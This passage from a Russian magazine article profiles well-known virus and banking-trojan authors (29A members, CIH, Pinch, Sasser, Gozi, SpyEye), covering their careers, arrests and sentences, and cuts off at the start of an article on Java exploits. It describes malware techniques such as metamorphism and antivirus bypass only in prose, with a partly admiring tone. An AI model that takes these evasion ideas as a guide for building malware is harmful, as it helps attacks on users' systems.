В конце концов ФСБ добралась до LG — по засвеченному IP была установлена его личность, и о его деятельности было сообщено текущему работодателю, который, не долго думая, уволил его. Что характерно, LovinGOD'у ничего предъявить не смогли, поэтому его и не посадили. После всех этих событий LovinGOD стал открыто враждовать со сценой, пытаясь донести до ее участников, что время сцены кончилось и ничего хорошего от афиширования своей деятельности их не ждет. Полагают, LG несколько огорчило, что киберфашизм (идеология превосходства людей с компьютерно-техническим взглядом ума, навеянная, со слов самого LG, книгой «Майн Кампф» и шестью бутылками темной «Балтики»), к которому он так стремился, уже реализован, но армию вирусописателей возглавляет не он, а какие-то корпорации и правительства.

Многие склоняются к мысли, что LovinGod был весьма посредственным вирмейкером, однако выдающимся беллетристом и идеологом. В настоящее время поток его сознания доступен на сайте dooma.ru, кроме того, он присутствует в LiveJournal и в контактике. Вроде бы даже пишет музыку. Вот цитата одного анонимуса: «Ваш Мистер Фриман (aka Mr.Freeman) является не чем иным, как воплощением больного на голову LovinGOD'a. Весь смысл сюжета, кажется, пропитан глубоким смыслом, но это только на первый взгляд так. Все дело в неврозе и вытекающей отсюда жажде славы даже в таком виде, как принижение всех и вся».

Фраза очень емко характеризует LG.







z0mbie: метаморфных дел мастер

Группа 29A — одна из самых известных вирмейкерских команд. Ее первоначальный состав сформировался внутри Dark Node BBS из Испании. В середине девяностых годов станция была уже полностью посвящена вирусам и участие в дискуссиях на ней принимали многие известные представители VX scene. Для многих вирмейкеров DN стала местом релиза их проектов. 29A изначально не была вирус-группой. 29A — это название журнала, а также интернациональной группы людей, причастных к его созданию.

Далеко не последнюю роль в 29A играл некто z0mbie, очень видный вирмейкер и, между прочим, наш соотечественник. Кратко его деятельность можно охарактеризовать так: новизна идей и нестандартный подход при некоторой кривости реализации. Одним из преобладающих факторов в его работе была модульность всего, что он сделал, и простота повторного использования. Например, весь его стаф был хорошо задокументирован и содержал понятные примеры, как и что делать. Наработки z0mbie можно найти на сайте z0mbie.host.sk.

Основным интересом для z0mbie было совершенствование технологий полиморфизма и метаморфизма для разработки самораспространяющихся программ. Под это дело было разработано много движков по дизассемблированию и вычислению длины команд процессора. Также интерес представляет движок, генерирующий мусорные инструкции для расшифровщика с заданным распределением и энтропией. Так как программы на языках высокого уровня содержат какой-то определенный набор инструкций, полиморфные вирусы первых поколений легко определялись путем несложных математических вычислений некоторых параметров частей секции кода.

Апофеозом разработок z0mbie стал метаморфный вирус Mistfall. Кратко алгоритм его работы можно уложить в три пункта:

- дизассемблировать файл;
- интегрировать файл с телом вируса;
- ассемблировать файл.

То есть инструкции исполняемого файла оказывались перемешанными с инструкциями вируса. Естественно, это работало не для всех файлов и потребляло до фига памяти, но сама идея впечатляет.

Личность z0mbie (в просторечии — зомба) так и осталась загадкой для широкой общественности, хотя предположения о его нынешней виртуальной личности высказываются с завидной регулярностью. Широко распространены два мнения: BHC (Bugger Hukker Crew) — электронный журнал, который начал выпускаться с сентября 2005 года, — от имени нескольких виртуальных персонажей вел именно z0mbie, а также что его новый ник — VaZoNeZ (Vx a Zombie on Next entry Z). На такие выводы наталкивает некоторая стилистическая преемственность всех обозначенных персонажей, однако по факту все это может быть просто подражательством, подобным падонкафскому сленгу или лурксипику.

Из 29A z0mbie окончательно вышел в 2007 году, а вещать под своим широко известным ником перестал с 2008 года, тогда же, когда почил в бозе и журнал 29A. Все это было связано со смертью VX-сцены как таковой, потому что все большее количество вновь прибывающих вирмейкеров стали повернуты больше на деструктивности и получении профита в виде денежных знаков, чем на новаторстве и развитии новых технологий.



Чэнь Ин Хао — автор «Чернобыля»



Чэнь Ин Хао (Chen Ying Hao) родился 26 апреля 1975 года на Тайване. Многим обывателям он известен по аббревиатуре, составленной из его инициалов, — CIH. Именно так называется вирус, имеющий второе, более популярное название — «Чернобыль», которое он получил из-за даты срабатывания своей деструктивной составляющей. Кстати, сам автор эту дату выбрал, потому что это была дата его рождения. Вирус работал в среде операционной системы Windows 95 и отличался относительно малым размером — один килобайт.

CIH считается первым вирусом, способным выводить из строя аппаратную часть компьютера. Деструктивная составляющая предусматривала два действия: перезапись содержимого BIOS, а затем — уничтожение данных на жестком диске. Так как микросхема ПЗУ зачастую была впаяна в материнскую плату, для восстановления нужна была перепайка ПЗУ с ее предварительным перепрограммированием. Однако в большинстве случаев материнки просто выбрасывались на свалку.

CIH обнаружен «в живом виде» в Тайване в июне 1998 года — автор вируса заразил компьютеры в местном университете Датун (Тайбей), где он в то время проходил обучение. В интервью, данном много лет спустя, Чэнь Ин Хао вспоминал, как он пришел к идее написания вируса: по его словам, ОС Windows 95 представляла собой один большой системный баг. Он поставил перед собой цель написать максимально компактный код, получающий ядерные привилегии из пользовательского режима. Что касается перезаписи BIOS — решил проверить, действительно ли есть проблема, что вирус может его перезаписать. Как говорится, результат проверки превзошел все ожидания — через некоторое время вирус выбрался за пределы Тайваня. Спустя примерно месяц зараженные файлы были обнаружены на нескольких американских веб-серверах, распространяющих игровые программы (да блин, я сам им заразился через пиратскую Duna2000. — Прим. ред.).

Не ожидавший такого быстрого развития событий, Чэнь Ин Хао сам выложил исходный асмовский код и принес публичные извинения всем тем, кто пострадал от воздействия CIH. Исходники спровоцировали появление различных пересобранных версий вируса.

26 апреля 1999 года (примерно через год после распространения) настал час X. По различным оценкам, в этот день во всем мире пострадало около полумиллиона компьютеров.

Отсутствие официальных жалоб со стороны тайваньских компаний и существующая нормативная база позволили Чэню в апреле 1999 года избежать наказания. Более того, CIH сделал его знаменитым: благодаря написанию вируса Чэнь Ин Хао получил престижную работу в крупной компьютерной компании Wahoo International Enterprise в качестве тестировщика компьютерного оборудования. Чэнь Ин Хао был арестован только 20 сентября 2000 года, когда один из тайванских студентов все-таки подал иск на возмещение ущерба, причиненного CIH. Ему грозило до трех лет лишения свободы, однако ход следствия и сам приговор так никогда и не были обнародованы. О дальнейшей судьбе Чэнь Ин Хао известно, что он с 2006 года работал инженером в Gigabyte Technology, в настоящий момент основатель стартапа с подозрительно знакомой аббревиатурой CIH.



Марек Стрихавка – Бенни, но не Хилл

Из деанонимизированных членов 29A наиболее известен Марек Стрихавка (Marek Strihavka) aka Benny. Родился он 24 марта 1982 года в Брно, Чехия. Его коньком всегда была концептуальность, он старался писать вирусы так, как никто до него не делал.

Среди самых известных его проектов были такие пионеры своих областей:

- DotNET — вирус для платформы .NET;
- Stream — вирус, использующий альтернативные потоки данных NTFS;
- Winux — кросс-платформенный вирус, работоспособный и в Windows, и в Linux;
- Leviathan — многопоточный вирус;
- Serotonin — вирус, использующий генетические алгоритмы.

Из состава 29A Стрихавка ушел в начале 2003-го по причине разочарования в новоявленных вирмейкерах. По его словам, в 29A его интересовал технический прогресс, изобретение и создание новых технически совершенных и интересных вирусов, а не само распространение.

Между тем некоторые его черви использовали серверы IRC для получения команд и дальнейшего распространения, что ставит его слова под сомнения.

В ноябре 2004 года чешская антивирусная компания Zoner Software приняла Марека на работу — Benny был назначен главным разработчиком Zoner Anti-Virus (ZAV). Представитель Zoner Software Эрик Пайпер (Erik Piper) так прокомментировал действия своей компании: «Деятельность Benny в области написания вирусов стала хорошим доказательством того, что он понимает схему работы вирусных атак. Создатели вирусов часто подчеркивают, что подход к созданию защиты в том или ином продукте оказывается примитивным. Мы уверены, что о разработках Benny такого сказать будет нельзя».

После устройства на работу в Zoner личность Марека Стрихавки стала достоянием общественности в связи с рейдом полиции, в ходе которого был конфискован

нием общественности в связи с рейдом полиции, в ходе которого был конфискован его персональный компьютер. Рейд проводился по подозрению его в причастности к разработке сетевого червя SQL Slammer, что, однако, не подтвердилось. По другой информации, в личной переписке Benny признался, что действительно написал Slammer, но никогда не выпускал его в сеть. Он только выложил исходники для ознакомления, которые кто-то скомпилировал и запустил на выполнение.

Несмотря на все передряги, Марек Стрихавка до сих пор работает в Zoner Software.



Александр Демченко — автор Pinch

Pinch — одна из наиболее активно используемых троянских программ в рунете, первые версии которой были написаны Александром Демченко aka coban2k в 2003 году. Ее исходный код, по его собственным словам, выложили в интернет, запретив использовать его в любых противоправных целях. И тут все заверте… Всеобщую известность Pinch приобрел с копирайтами damrai и Scratch.

Структурно Pinch состоит из нескольких частей — билдера (builder) бота, административной панели и парсера (расшифровщика сграбленной информации). Соответственно, damrai допиливал билдер, патчил баги и наращивал функционал, а Scratch занимался парсером.

Всего было три основных вида Pinch: до версии 2.60, которая ушла в паблик, разработкой занимался coban2k, затем damarai взял сорцы и организовал свой собственный бизнес по продаже новых версий. Крайнюю версию билдера Pinch 2.98 взломал некто Vasya и выложил в паблик под названием Pinch 3.

В последних версиях Pinch особенно доставляет идея обхода антивирусной защиты путем эмуляции нажатия пользователем кнопки «Разрешить» во всплывающем сообщении от антивируса о подозрительной активности. Таким образом обходился антивирус Касперского и файрвол Outpost.

В декабре 2007 года Федеральная служба безопасности России таки установила и задержала авторов вредоносной программы Pinch. Вот выдержка из протокола:

«Фархутдинова Дамира (1986 года рождения) (aka damrai) и Ермишкина Алексея (1985 года рождения) (aka Scratch) признать виновными в совершении преступления по ч. 1 статьи 273 УК РФ и назначить наказание:

Фархутдинову Д. — в виде лишения свободы сроком на один год шесть месяцев, со штрафом 30 000 рублей.

Ермишкину А. — в виде лишения свободы сроком один год, со штрафом 20 000 рублей.

На основании статьи 73 УК РФ наказание в виде лишения свободы считать условным с испытательным сроком в два года каждому».

Всего за период с начала 2005 года по июнь 2007 года damrai и Scratch распространили (признали свою вину) порядка десяти модификаций троянских программ Pinch.

Pinch породил наследие в виде трояна UFR Stealer (Usb File Rat Stealer), написанного на Delphi с использованием части его кода. Автором UFR является уже упомянутый здесь VaZoNeZ. Также получил некоторое распространение троян Xinch, представлявший собой переписанный Pinch с добавлением различных функций.

В настоящее время род деятельности damrai остается неизвестным (может быть, и на органы работает), и на хакерских форумах он старается не отсвечивать. Короче говоря, находится под колпаком у папаши Мюллера.

Свен Яшан — «повелитель сети»

Согласно отчету компании Sophos, ответственность за 70% всех заражений вредоносными программами в 2004 году несет один человек, автор червей Netsky и Sasser. Им оказался ученик (на тот момент) средней школы Свен Яшан (Sven Jaschan) из немецкого города Роттенбурга, родившийся 29 апреля 1986 года.

В течение нескольких дней червь Sasser заразил порядка 250 тысяч компьютеров по всему миру. В связи с эпидемией компания Microsoft назначила денежное вознаграждение в размере 250 тысяч долларов за любую информацию, которая поможет арестовать создателей Sasser. До этого момента подобной чести удостаивались только авторы червей Lovesan и Mydoom. За наградой в полицию обратились два человека, данные о личностях которых не раскрываются. Как оказалось, Яшан очень гордился тем, что сделал, и активно хвастался школьным приятелям.

Немецкая полиция поймала Свена прямо за компьютером, на жестком диске которого обнаружились сорцы Sasser. Через некоторое время он признался и в разработке первых вариантов NetSky.



По словам Яшана, NetSky он создал для очистки компьютеров от Mydoom и Bagle, Sven закончил разработку штаммом NetSky.K, однако после его ареста появились новые версии, написанные подражателями. Если NetSky был просто почтовым червем, то Sasser был уже на порядок опаснее, так как использовал для своего распространения уязвимость в службе LSASS Microsoft Windows и не требовал какого-либо взаимодействия с пользователем атакуемого компьютера. Благодаря полностью автоматическому циклу размножения, Sasser распространился достаточно быстро.

Помимо новых версий NetSky, после ареста Яшана антивирусные компании обнаружили пятый вариант червя Sasser, который, в отличие от предшественников, пытался обезвредить варианты Bagle, удаляя из системного реестра ключи, созданные конкурентом. Данные факты вызвали подозрение, что Свен работал в команде, однако подтверждений этому так и не было найдено. Кроме того, черви, использующие уязвимости сетевых сервисов ОС Windows (например, Lovesan), обычно были плодом реверс-инжиниринга

патчей от Microsoft (one-day — уязвимость первого дня), и безопасники выражали сомнение, что 17-летний школьник мог все это замутить в одиночку.

Яшан отделался 21 месяцем условного заключения, так как на момент разработки и выпуска червей в «свободное плаванье» ему еще было 17 лет. В сентябре 2004 года немецкая компания SecurePoint взяла Свена Яшана к себе на работу на должность младшего разработчика. В ответ на это компания H+BEDV Datentechnik (ныне Avira) разорвала все партнерские отношения с SecurePoint. Исполнительный директор H+BEDV заявил тогда, что этот поступок SecurePoint может негативно отразиться на отношении потребителей к антивирусному ПО обеих компаний.

Последние семь лет Яшан ударился в веб-дизайн и коммерцию, работает в управлении немецкого проекта Rabattfuchser, который занимается возвратом денег при совершении покупок в онлайн-магазинах Германии.



Никита Кузьмин со товарищи: грабители виртуальных банков


В начале 2013 года окружная прокуратура Манхэттена предъявила обвинения трем программистам из Восточной Европы в создании и использовании троянской программы Gozi, предназначенной для кражи учетных данных систем ДБО. Главный создатель Gozi — Никита Кузьмин (приемный сын певца Владимира Кузьмина, которого ты все равно не знаешь), был арестован в США в ноябре 2010 года. В мае 2011 года Кузьмин признал себя виновным и подписал соглашение со следствием о сотрудничестве, дав показания на своих сообщников. Два других его подельника, Денис Чаловскис (Deniss Calovskis aka Miami) из Латвии и Михай Паунеску (Mihai Paunescu aka Virus) из Румынии, были арестованы позже, в конце 2012 года.

Разработку Gozi Кузьмин начал где-то в 2005 году, однако в массы продукт пошел только в 2007-м. Кстати, документы следствия утверждают, что Никита Кузьмин был только вдохновителем — он выдвинул определенные технические требования и нанял стороннего программиста, который упоминается как CC-2 (co-conspirator-2, «соучастник № 2»), для написания кода Gozi. Впоследствии Денис Чаловскис, что называется, открыл второе дыхание у проекта, доработав Gozi на использование технологии веб-инжектов. Паунеску отвечал за BulletProof-серверы, обслуживающие командные центры Gozi, а в придачу еще и Zeus со SpyEye.

В 2008 году в силу каких-то организационных и технических проблем Кузьмину пришлось отказаться от сдачи трояна в аренду и перейти к схеме прямой продажи. Gozi стал предлагаться на продажу по цене 50 тысяч долларов. Справедливости ради стоит отметить, что аналогичный Gozi троян Zeus продавался по куда более гуманной цене.

Кузьмина и Ко, по мнению некоторых экспертов, сгубил переход с европейских на американские банки в качестве целей, что в конечном итоге привлекло к Gozi внимание ФБР. Сыграло свою роль и заражение Gozi около 190 компьютеров NASA. Помимо всего прочего, Кузьмин настолько уверовал в свою безнаказанность, что стал пренебрегать методами своей анонимности, хотя его проект 76service по предоставлению услуг с использованием Gozi беззаботно просуществовал около двух лет.

В соответствии с постановлением Европейского суда по правам человека, Латвия приняла решение об отказе в экстрадиции в США Чаловскиса, который провел в тюрьме Риги почти год с декабря 2012-го по октябрь 2013-го. Паунеску же до сих пор ожидает решения, отдадут его США или нет.



Александр Панин — шпионский глаз

Приблизительно в декабре 2009 года на черном рынке появилась альтернатива банковскому трояну Zeus — SpyEye, функционал и состав (билдер и админ-панель) которого были очень схожи. Троян SpyEye, проникая на компьютер, собирал конфиденциальную информацию: номера банковских счетов, кредитных карт, пароли

фиденциальную информацию: номера банковских счетов, кредитных карт, пароли и пин-коды.

Судя по сообщениям на хакерских форумах, которые обнаружил Брайан Кребс, в октябре 2010 года создатель Zeus Slavik передал исходные коды своему конкуренту — разработчику SpyEye и прекратил дальнейшую разработку. Код был передан человеку с ником Harderman, известным также как Gribodemon. По словам Harderman, исходные коды он получил на безвозмездной основе и брал на себя обслуживание всех бывших клиентов Slavik, в дальнейшем предполагалось некое слияние исходных кодов Zeus и SpyEye. И действительно, с января 2011 года исследователи антивирусных компаний начали обнаруживать новые гибридные версии SpyEye, использовавшие часть кода и модулей Zeus.

По оценкам специалистов, SpyEye были заражены в общей сложности около 1,4 миллиона компьютеров во всем мире, что, естественно, не могло не привлечь внимание правоохранительных органов и специалистов в области защиты информации.

В ходе кампании по прекращению работы командных центров ботнетов, построенных на базе троянов Zeus и SpyEye, проводимой Microsoft в марте 2012 года, были установлены некоторые контактные данные Gribodemon, такие как ICQ, Jabber и email.

Летом 2013 года власти США заявили об аресте гражданина России Александра Панина, который был задержан 28 июня сотрудниками Интерпола и экстрадирован из Доминиканской Республики в США. Уроженцу Твери Панину было на тот момент 24 года. Ему вменялась кража 5 миллионов долларов у нескольких американских банков. 28 января 2014 года на суде в Атланте Панин признал, что он являлся одним из разработчиков SpyEye и его псевдоним — Gribodemon. Приговор Александру Панину будет вынесен 29 апреля 2014 года. По американскому законодательству ему может грозить до 30 лет лишения свободы.

В ходе следствия стало известно о том, что Панин сотрудничал с гражданином Алжира Хамзой Бенделладжи, также известным как Bx1, который выступал в роли ботмастера серверов SpyEye, а также продавца. Бенделладжи был задержан в аэропорту Бангкока в Таиланде 5 января 2013 года, когда пытался вылететь в Алжир. В мае он был экстрадирован в США. Не исключено, что его арест немало поспособствовал установлению настоящего имени Gribodemon, с которым Bx1 имел тесные контакты.

По словам друзей, у Александра никогда не было желания заработать кучу денег, стать богачом, хотя он достаточно хорошо зарабатывал.

Говорят, что он не такой, как другие хакеры — грабители банков; Александр был сторонником трансгуманизма, мечтал создать сверхчеловека, искусственный интеллект, верил в цифровое бессмертие… для того, чтобы в этом убедиться, достаточно почитать его LiveJournal, где он писал под псевдонимом juicyemad.

Однако история SpyEye на аресте Панина не заканчивается, так как он хотя и был одним из ключевых разработчиков, но далеко не единственным. Судя по всему, программисты, которые писали модули для SpyEye, продолжили свою вредоносную деятельность, и в 2012 году на свет появился троян Tilon, также известный как SpyEye 2. Видимо, Панин, заметив пристальное внимание к своей персоне, решил залечь на дно, а его сообщники по разработке стали вести отдельный side project. Следует отметить, что Tilon имеет функционал по удалению предыдущих версий SpyEye — это в очередной раз говорит о преемственности двух данных вредоносных наборов для кражи банковской информации.

ЗАКЛЮЧЕНИЕ

Судьбы рассмотренных здесь личностей сложились по-разному. В любом случае

налицо тот факт, что всех этих людей рано или поздно прибрали к рукам или спецслужбы (после посадки), или компании, занимающиеся вопросами компьютерной безопасности. Посему совет: чтите уголовный кодекс, есть куча мирных способов реализации своих программистских стремлений.

→



Атака на Java

ТЕОРИЯ И ПРАКТИКА ПОРАБОЩЕНИЯ

С выходом первой версии Java разработчики уверяли нас в ее полной безопасности. Жесткий контроль за размером массивов сводит на ноль атаки с выходом за пределы (угадай чего :)), использование песочницы изолирует приложение от остальной системы, а менеджер безопасности предотвращает любые попытки приложения выполнить действие, несущее угрозу компьютеру пользователя. Тем не менее только за последний год было зафиксировано около 14 миллионов атак с использованием Java-эксплойтов. О том, почему и каким образом это происходит, пойдет речь в этой статье.

gogaworm
gogaworm@tut.by

ВЫХОДИМ ЗА ГРАНИЦЫ ПЕСОЧНИЦЫ

